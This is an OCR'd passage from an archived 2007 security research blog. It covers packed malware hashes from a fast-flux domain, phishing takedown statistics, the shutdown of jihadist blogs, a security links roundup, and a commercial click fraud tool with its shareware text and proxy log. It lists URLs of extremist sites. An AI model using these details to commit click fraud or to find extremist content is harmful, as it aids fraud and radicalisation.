
4. http://gimf1.wordpress.com/

5. http://albattarmedia.wordpress.com/

6. http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html

7. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

8. http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html



Feeding Packed Malware Binaries (2007-07-31 14:11)

Remember the avvcc.com domain which I mentioned in a previous example of [1]a fast-flux network using the

WebAttacker kit two months ago? It's still up and running this time hosting online gaming accounts password stealer,

and the binary is packed using five [2]different packers in exactly the same fashion like the binary obtained two

weeks ago. The domain itself is a great example of [3]a fast-flux network, a term coined by the Honeynet Project to

showcase the growing complexity and evasive techniques introduced by the malicious ecosystem, on their road to invisibly control, evaluate and manage their malicious campaigns online.

Packed binary obtained two weeks ago :

File size: 205917 bytes

MD5: ef11bed4a5f4d61ad771204d1ec6ac25

SHA1: 6c35869de5ef20b949b3d9f53e111f26f4631569

packers: PECompact, NsPack

packers: PECOMPACT, BINARYRES, NSPACK

packers: ZIP, PecBundle, PECompact

Packed binary as of today :

File size: 76800 bytes

MD5: 17d12aecb7aba82ecc38dd6d2dd3e3b3

SHA1: 439947056d1005ec8738ed19e84bbba043556a2f

packers: PECOMPACT, BINARYRES

373

packers: PecBundle, PECompact

Both binaries have a relatively high detection rate, but that's not the point. The point is [4]the ongoing trend

of malware embedded web sites, which in combination with a fast-flux network prompts the need for [5]re-

evaluating your security policies and preemptive security strategy.

Fast-flux networks graph courtesy of the [6]Honeynet Project & Research Alliance.

1. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html


2. http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html

3. http://www.honeynet.org/papers/ff/fast-flux.html

4. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

5. http://www.packetstormsecurity.org/papers/general/security-policy.pdf

6. http://www.honeynet.org/



Average Online Time for Phishing Sites (2007-07-31 21:28)

Some vendors specialize in [1]clustering phishing attacks to better understand the phishing ecosystem and reveal

all of its nodes. Others too, armed with opportunistic business development strategies are [2]developing a market

segment to provide their customers with services for [3]timely shutting down a phishing or malicious web site.

Symantec recently released informative [4]averages on the time a phishing site remains online, confirming the need

for a such a market segment and prompting the discussion on alternative solutions :

" *Our analysis shows how ISPs in some countries are relatively slower than others to shut down attacks. For example, Taiwan's average shutdown time has been only 19 hours on 92 attacks, while in Australia the average for 98*

attacks has been almost one week for a single shutdown. Other countries slow to respond include the USA and India.

Countries identified as responding quickly include Germany, Netherlands, Japan, Estonia, Poland and Russia. "

Moreover, [5]May's report from the Anti-Phishing Working Group has an ever better sample consisting of 37438

unique phishing sites, where the average time online for a phishing site was 3.8 days, and the longest time online

was 30 days. Why are certain ISPs slower in shutting down phishing sites compared to the others? What motivates

the best performing ones to react immediately? It's all a matter of perspective. Let's consider the facts :

- DIY phishing kits such as Rock Phish significantly increased the number of phishing sites, but sacrificed efficiency for quality. Rock Phish's major strength is Rock Phish's major weakness, namely that of centralization, so the

phisher ends up with [6]a single IP hosting phishing sites for numerous banks. In fact, according to [7]IBM's X-Force, single domains were carrying an average of 1000 phishing sites

- Phishing sites hosted at home users PCs are harder to shut down compared to those hosted on a web server

- Russia is responding faster than the U.S because according to the APWG’s Countries hosting phishing sites stats, Russia’s percentage is 7.41 % compared to the U.S 32.41 %. We have the same situation with countries hosting trojans and downloaders where Russia accounts for 6 % compared to China with 22 %. It does not mean Russia is out of the game, not at all, but the way you may have a Russian phishing/malware campaign hosted in the U.S, you may also have a U.S phishing/malware campaign hosted in Russia

- The lack of incentives for ISPs to be in a hurry and the lack of accountability for them if they are not in a hurry. Perhaps if the vendors developing the market segment for shutting down phishing sites start sharing revenues in a win-win-win fashion, it would make a difference if no legislations are in place

- [8]XSS vulnerabilities within E-banking sites often act as redirectors, so while you’re shutting down the yet another .info domain, the XSS is still there waiting to get abused

- In a [9]fast-flux empowered [10]malicious economies of scale attacks, any stats should be considered at least partly "scratching the surface" only due to the fact that, while the redirector may be in the U.S, the second one with the phishing site may be in Russia, and the third one hosting the malware in Taiwan. And so, while you’ve shut down the most obvious nodes, the campaign remains in tact, and gets automatically re-mixed to achieve malicious diversity using the same domain names, but under different and dynamic IPs next time

What would be the most effective approach for the most targeted financial services to protect their customers from

phishing attacks? Hire brandjacking monitoring services to shut down efficiently and persistently, the generated

phishing sites with DIY phishing kits, educate E-banking customers, or do both? Assess their unique situation and

balance while considerating that [11]some folks still don't know what phishing really is. Now, try explaining to them

what form input grabbing malware tools such as [12]the Nuclear Grabber are.

Related posts:

[13]A Client Application for Secure E-banking?

[14]The Rock Phish Kit in action

[15]The Brandjacking Index

[16]Security threats to consider when doing E-banking

[17]Banking Trojan Defeating Virtual Keyboards

[18]Defeating Virtual Keyboards

1. http://ddanchev.blogspot.com/2007/01/clustering-phishing-attacks.html

2. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

3. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

4. http://www.symantec.com/enterprise/security_response/weblog/2007/07/online_fraud_in_italy_analysis_1.html

5. http://www.antiphishing.org/reports/apwg_report_may_2007.pdf

6. http://ddanchev.blogspot.com/2006/12/phishing-domains-hosting-multiple.html

7. http://blogs.iss.net/archive/PhishingIncreases.html

8. http://ddanchev.blogspot.com/2007/02/xss-vulnerabilities-in-e-banking-sites.html

9. http://ddanchev.blogspot.com/2007/07/feeding-packed-malware-binaries.html

10. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

11. http://www.webuser.co.uk/news/news.php?id=125110

12. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

13. http://ddanchev.blogspot.com/2007/05/client-application-for-secure-e-banking.html

14. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

15. http://ddanchev.blogspot.com/2007/05/brandjacking-index.html

16. http://ddanchev.blogspot.com/2006/01/security-threats-to-consider-when.html

376

17. http://ddanchev.blogspot.com/2006/09/banking-trojan-defeating-virtual.html


18. http://ddanchev.blogspot.com/2007/05/defeating-virtual-keyboards.html

377

2.8

August

378



This blog has been archived or suspended for a violation of our Terms of Service.

You can create your own free blog on WordPress.com.

GIMF Now Permanently Shut Down (2007-08-03 13:29)

That was fast, and we could easily start talking about the average time it took to shut down [1]cyber jihadist communities like these. On Tuesday after I pointed out that it took a month [2]to shut down GIMFs English and German

version blogs, and how they've switched to a third one, [3]it's now down too, for less than 48 hours. Limiting cyber jihadists opportunities to operate and develop online communities is directly undermining their supporters' confidence

in GIMF's ability to remain online. And despite that the blogs have been around for quite a while taking advantage

of an effective one-to-many communication model, they're now finally down. Intact, however, still remain [4]Jihad

Fields are Calling! with their eye catching [5]Jihadist Wallpapers Gallery, and the [6]Caravan of Martyrs with another

[7]Jihadist Gallery worth checking out, especially the comments within.

1. http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html

2. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

3. http://albattarmedia.wordpress.com/

4. http://mujahidfisabeelillah.wordpress.com/

5. http://mujahidfisabeelillah.wordpress.com/jihad-wallpapers/

6. http://caravanofmartyrs.wordpress.com/

7. http://caravanofmartyrs.wordpress.com/gallery/

379

Delicious Information Warfare, Friday, 3rd (2007-08-03 14:48)

It’s time for this week’s research papers, tools and services worth going through. Catch up with [1]last week’s content, stay informed, and keep in mind that the most prolific threat of them all is the lack of a decent situational awareness.

Papers and Publications :

[2]Presentations and White Papers from Black Hat 2007

" *The entire collection of presentations and white papers per researcher from this year’s Black Hat Con.* "

[3]Netcat for the Masses

" *Having had numerous people recently ask me about the various uses for Netcat I decided to put together a document showing a few handy uses for good ol’ Netcat. Netcat has been described as telnet on steroids or a Swiss army knife, both excellent descriptions for this versatile little tool.* "

[4]Spam Report May 2007

" *In May, spam accounted for 70 % - 80 % of all email traffic on the Russian Internet. No major fluctuations were* *observed. Spam reached a high of 86 % of all email traffic on May 28th, and hit a low of 65.4 % on May 21.* "

[5]How To Harden PHP5 With Suhosin On Fedora 7

" *Suhosin is an advanced protection system for PHP installations that was designed to protect servers and users from known and unknown flaws in PHP applications and the PHP core. Suhosin comes in two independent parts, that can be used separately or in combination. The first part is a small patch against the PHP core, that implements a few low-level protections against bufferoverflows or format string vulnerabilities and the second part is a powerful PHP extension that implements all the other protections.* "

[6]Microsoft UK Events Website Hacked

" *A detailed analysis how the website was hacked and how it could have been avoided."*

[7]Implementing Effective Vulnerability Remediation Strategies Within the Web Application Development Life-cycle

" *Once you've completed a security assessment as a part of your web application development, it's time to go down the path of remediating all of the security problems you uncovered. At this point, your developers, quality assurance testers, auditors, and your security managers should all be collaborating closely to incorporate security into the current processes of your software development lifecycle in order to eliminate application vulnerabilities.* "

[8]Defend Your Code with Top Ten Security Tips Every Developer Must Know

" *There are many ways to get into trouble when it comes to security. You can trust all code that runs on your network, give any user access to important files, and never bother to check that code on your machine has not changed. You can run without virus protection software, not build security into your own code, and give too many privileges to too many accounts. You can even use a number of built-in functions carelessly enough to allow break-ins, and you can leave server ports open and unmonitored. Obviously, the list continues to grow.* "

[9]Security Testing Enterprise Messaging Systems

" *This paper discusses potential security weaknesses that may be present in messaging systems either as a result of software flaws, application design or the misconfigurations of services. It focuses on TIBCO Rendezvous, as an example of a commonly used enterprise messaging system. Recommendations are then presented which mitigate these security issues.* "

[10]How to Cheat at Configuring Open Source Security Tools - book excerpt

" *The perfect book and companion Web site for multi-tasked security professionals and IT managers responsible for securing corporate networks using the 10 most popular tools including: Snort, Nessus, Wireshark, Nmap, and Kismet* *on Windows, Linux, or Max OS X.* "

[11]Controlling Website Account Information

" *When creating a website that requires authentication, the designer must keep in mind that passwords should be stored in an encrypted format. There must also be a password policy set before launching the site; this could include the password requirements as well as how the website and webmaster should control user passwords. The last*

decision to be made is how access will be granted to the users; this includes how they will provide credentials, how their credentials will be authenticated, and how to track the user's authentication from one page to another. "

[12]Security Data Visualization - book excerpt

" *In Security Data Visualization, the author creates graphical windows into the world of computer security data, revealing fascinating and useful insights into networking, cryptography, and file structures. After learning how to graph and display their data correctly, readers will be able to understand complex data sets at a glance.* "

[13]US-CERT Quarterly Trends and Analysis Report, Vol. 2, Issue 2

" *This report summarizes and provides analysis of incident reports submitted to US-CERT during the U.S. Government fiscal year, 2007 second quarter (FY07 Q2).* "

Security Tools :

[14]BotHunter

" *BotHunter is a passive traffic monitoring system, which ties together the dialog trail of inbound intrusion alarms with* *those outbound communication patterns that are highly indicative of successful local host infection. When a*

sequence of in and outbound dialog warnings are found to match BotHunter's infection dialog model, a consolidated

report is produced to capture all of the relevant events and event sources that played a role during the infection process. "

[15]PDFassassin

" *PDFassassin is a module for SpamAssassin that allows for the scanning of PDF files in email message attachments.*

Email bodies are scanned upon connection and checked for PDF attachments. Text is extracted from the PDF via

pdftotext and scanned by SpamAssassin. Should the PDF contain images, the gocr program is called to extract the

text content. "

[16]Advanced CheckSum Verifier (ACSV) v1.5.0

" *The* [17] *Advanced CheckSum Verifieris an handy and fast windows utility for verifying integrity of files by using the*

[18] *CRC32or* [19] *MD5checksum calculation algorithms for Windows users. It will allow you to verify the accuracy of your data after you burn a CD or transfer a files over a network. Adding an little checksum file to your data files will*

allow in further easily to verify their integrity at any time. "

[20]Blue Pill Project

" *The New Blue Pill is significantly different from the original Blue Pill, not only because of the various features that it implements, but also because of the different architecture it was based on (HVM-like approach, similar to that used by XEN 3).* "

[21]PyFault - Python Based Fault Injection in Win32 Based Application

" *PyFault is a python library aimed at fault injection scenarios in Win32 based applications. Currently it only implements a DLL injection and ejection mechanism, but we aim to add more functionality to it,and of course all requests are welcome.* "

[22]Astaro Security Linux 6.311

" *Astaro Security Linux is an all-in-one network security gateway that includes a firewall, intrusion protection, virus protection, spam protection, URL filtering, and a VPN gateway. Features include stateful packet inspection, deep packet filtering, intrusion detection and prevention, portscan detection, content filtering, virus detection for email and Web traffic, profile handling, IPSec, SSL, and PPTP VPN tunneling, spam blocking, proxies for HTTP, FTP, POP3, SMTP, DNS, VoIP, SOCKS, and Ident, logging, and reporting.* "

[23]EasyIDS v0.2

" *EasyIDS is an easy-to-install intrusion detection system based upon Snort. EasyIDS is designed for the network security beginner. EasyIDS includes CentOS Linux, Snort, MySQL, BASE, ntop, oinkmaster, and more.* "

[24]Trace Explorer

" *Trace Explorer aggregates traceroutes to many popular websites and makes them searchable, allowing you to*

discover which web sites are hosted near each other, at a particular ISP, or behind a specific router. "

[25]SAGATOR

" *SAGATOR is an email antivirus/antispam gateway. It is an interface to any smtpd, which runs an antivirus and/ or spam checker. Its modular architecture can use any combination of antivirus/spam checker according to configuration.*

It currently supports clamav, nod32d, AVG, sophos, TrendMicro AV, Symantec AV, spamassassin, bogofilter, and

quickspamfilter. "

[26]Firefox: 10 tips to bolster your privacy

" *In this hack, we're going to highlight 10 tips to bolster your privacy when surfing the Internet with Firefox. You can use any of these tips to add an extra layer of privacy to your browsing at work, on public computers or just on a*

shared computer at home. "

[27]Binary Tools

" *reverse: takes the input file, reverses it (first byte becomes last byte, ...) and writes it to a new file. middle: extracts a sequence of bytes from the input file and writes it to a new file.* "

[28]IM-Filter

" *IM-Filter is a daemon that runs on a firewall and filters ICQ traffic. The daemon can identify file transfers, handle UIN* *and word blacklists, manage a list with currently logged in users. and log messages sent via the ICQ protocol.* "

[29]Jesse’s JavaScript compiler/decompiler fuzzer

" *This fuzzer constructs random strings with JavaScript statements andexpressions (sometimes with syntax errors), and asks the JavaScript engine totreat them as functions.* "

[30]50+ Firefox Add-ons For Security and Privacy

" *While these issues are best fixed with a soon-to-be-released patch*, we were inspired to look at the wider issue of keeping your Firefox browser secure. We present a plethora of security extensions for Firefox, followed by those that will keep your private data....private.* "

[31]The Crypto CD

" *CryptoCD is a collection of software that provides secure communication through the Internet. The programs cover tasks like email encryption, secure chat, and anonymous Web browsing.* "

[32]GMER

" *GMER is an application that detects and removes* [33] *rootkits.* "

[34]RenaissanceCore 0.9.0

" *The RenaissanceCore IDS consists of four components: a stateful IDS sensor, a graphical user interface, a database backend, and a two-way interface between the IDS sensors and the database. Each component can run on a separate* *host.* "

Sevices & Misc :

[35]The Pwnie Awards

" *An annual award ceremony celebrating (or making fun of) the achivements and failures of security researchers and the wider security community.* "

[36]USB patch released. HALLELUJAH!

" *The patch was written for and, therefore, tested on Apple TV software version 1.0. If you have 1.1, the patch might not work. Please let us know if you can get the patch to work on 1.1.* "

[37]Wordpress ZeroDay Vulnerability Roundhouse Kick and why I nearly wrote the first Blog Worm (updated)

" *Much time has passed since I wrote the last* [38] *Full DisclosurePublication on this Blog, it was about the* [39] *security vulnerability in Akismet, a Wordpress antispam plugin. This time you will witness something which impacts huge*

parts of the Blogosphere, I will tell you my story. "

[40]The Story of DEFCON - Video

" *Jeff Moss, the founder of DEFCON and Black Hat, tells the history of the largest hacker conference and how it all got started. Find out more about the early days of the hacking scene when dial-up was considered fast, how the*

security space changed around the conference as years went by, and discover some bizarre things that take place at the event. "

1. http://ddanchev.blogspot.com/2007/07/delicious-information-warfare-saturday.html

2. http://164.106.251.250/docs/netsec/bh2007/

3. http://www.infosecwriters.com/text_resources/pdf/Netcat_for_the_Masses_DDebeer.pdf

4. http://www.viruslist.com/en/analysis?pubid=204791953

5. http://www.howtoforge.com/php_suhosin_fedora7

6. http://www.windowsecurity.com/articles/Microsoft-UK-Events-Website-Hacked.html

7. http://www.infosecwriters.com/text_resources/pdf/Effective_Web_App_Vuln_Remediation_Article2_CSima.pdf

8. http://msdn.microsoft.com//msdnmag/issues/02/09/securitytips/default.aspx

9. http://packetstormsecurity.org/papers/evaluation/Security_Testing_Enterprise_Messaging_Systems.pdf

10. http://www.syngress.com/book_catalog/sample_1597491705.pdf

11. http://www.infosecwriters.com/text_resources/pdf/Controlling_Website_Account_Information_AColson.pdf

12. http://nostarch.com/download/securityviz_ch05.pdf

383

13. http://www.us-cert.gov/press_room/trendsandanalysisQ207.pdf

14. http://www.cyber-ta.org/BotHunter/

15. http://blog.atmail.com/?p=61

16. http://www.irnis.net/soft/acsv/

17. http://www.irnis.net/files/acsvi.exe

18. http://www.irnis.net/gloss/crc32.shtml

19. http://www.irnis.net/gloss/md5-digest.shtml

20. http://www.bluepillproject.org/

21. http://vdalabs.com/tools/pyfault.html

22. http://www.astaro.com/

23. http://www.skynet-solutions.net/easyids/

24. http://www.linuxhaxor.net/2007/08/03/trace-explorer/

25. http://www.salstar.sk/sagator/

26. http://www.security-hacks.com/2007/06/08/firefox-10-tips-to-bolster-your-privacy

27. http://didierstevens.wordpress.com/programs/binary-tools/

28. http://im-filter.sourceforge.net/

29. https://bugzilla.mozilla.org/show_bug.cgi?id=jsfunfuzz

30. http://mashable.com/2007/07/25/firefox-security/

31. http://cryptocd.org/

32. http://www.gmer.net/index.php

33. http://en.wikipedia.org/wiki/Rootkit

34. http://sourceforge.net/projects/renaissancecore/

35. http://pwnie-awards.org/


36. http://www.appletvhacks.net/2007/07/28/usb-patch-released-hallelujah/

37. http://mybeni.rootzilla.de/mybeNi/2007/wordpress_zeroday_vulnerability_roundhouse_kick_and_why_i_nearly_wrote_the_first_blog_worm/

38. http://mybeni.rootzilla.de/mybeNi/category/disclosure/

39. http://mybeni.rootzilla.de/mybeNi/2007/wordpress_akismet_xss_security_flaw_beware_of_the_dog/

40. http://www.youtube.com/watch?v=lg6bQMTjHCE



This version is for evaluation purposes only.
For only **25 Euro** (private license) you will get:

- no proxy limitation
- no URL limitation
- random user agents
- uses two threads for dual speed
- lifetime updates for free
- a demo proxy list

Secure Online Registration
WebClicker Homepage
Latest Proxy Lists by AtomIntersoft

UNREGISTERED SHAREWARE

A Commercial Click Fraud Tool (2007-08-08 16:35)

India's secret [1]army of "ad clickers" employed on a revenue sharing basis is an already well known threat to the future online advertising, especially with its cost-effective model of [2]outsourcing click fraud to human clickers, and while the public's attention is always orbiting around [3]the use of botnets to commit click fraud, in the vary same

way we have [4]malware pretending to be a RAT, and [5]spamming tools pretending to be email verification ones,

we also have commercially available web clickers, while they're in fact click fraud tools. Click, click, click, or click once only to have a web clicker automatically aggregate and verify working proxies in between launching multiple threads

against a web site presumably owned by the clicker? And no botnet needed? A commercial click fraud tool called,


well, [6]the Web Clicker :

" *uses public proxies to load and click those banners. Advertisement systems will recognize every proxy as a single unique user clicking on the banner.Server administrators have to get aware of this heavy security hole, as customers may use this program to earn hundreds of dollar a month! You as a server administrator and software developer*

have the opportunity now to test your own servers to improve protection and to detect possible cheating schemes.If you need additional information, check the links below or try WebClicker right now! You can take a look at some

[7] *WebClicker screenshotsfirst if you like.* "

In previous posts "[8]Latest Report on Click Fraud", and "[9]AdSense Click Fraud Rates", I pointed out that click 385



Thread One:
Current Proxy: (4 of 17) 152.158.247.97:80
Current URL: (1 of 3) http://www.yahoo.com/
Last Status: [4] getting data (5640 bytes)

Thread Two:
Current Proxy: (3 of 17) 148.233.111.232:80
Current URL: (2 of 3) http://www.altavista.com/
Last Status: [3] getting data (10929 of 10929 bytes)

Successful (HTTP 200 OK): 4
Failed (any other response): 0
Connection failed: 0

```
[1] request completed
[1] getting data (16216 of 18675 bytes)
[1] getting data (17576 of 18675 bytes)
[1] getting data (18675 of 18675 bytes)
[1] connecting to proxy 195.24.18.85:80
[1] getting data (3646 of 11656 bytes)
[1] getting data (10446 of 11656 bytes)
[1] getting data (11656 of 11656 bytes)
[1] connecting to proxy 195.24.18.85:80
[1] getting data (22718 of 23983 bytes)
[4] getting data (23983 of 23983 bytes)
[4] connecting to proxy 152.158.247.97:80
[4] getting data (5640 bytes)
```

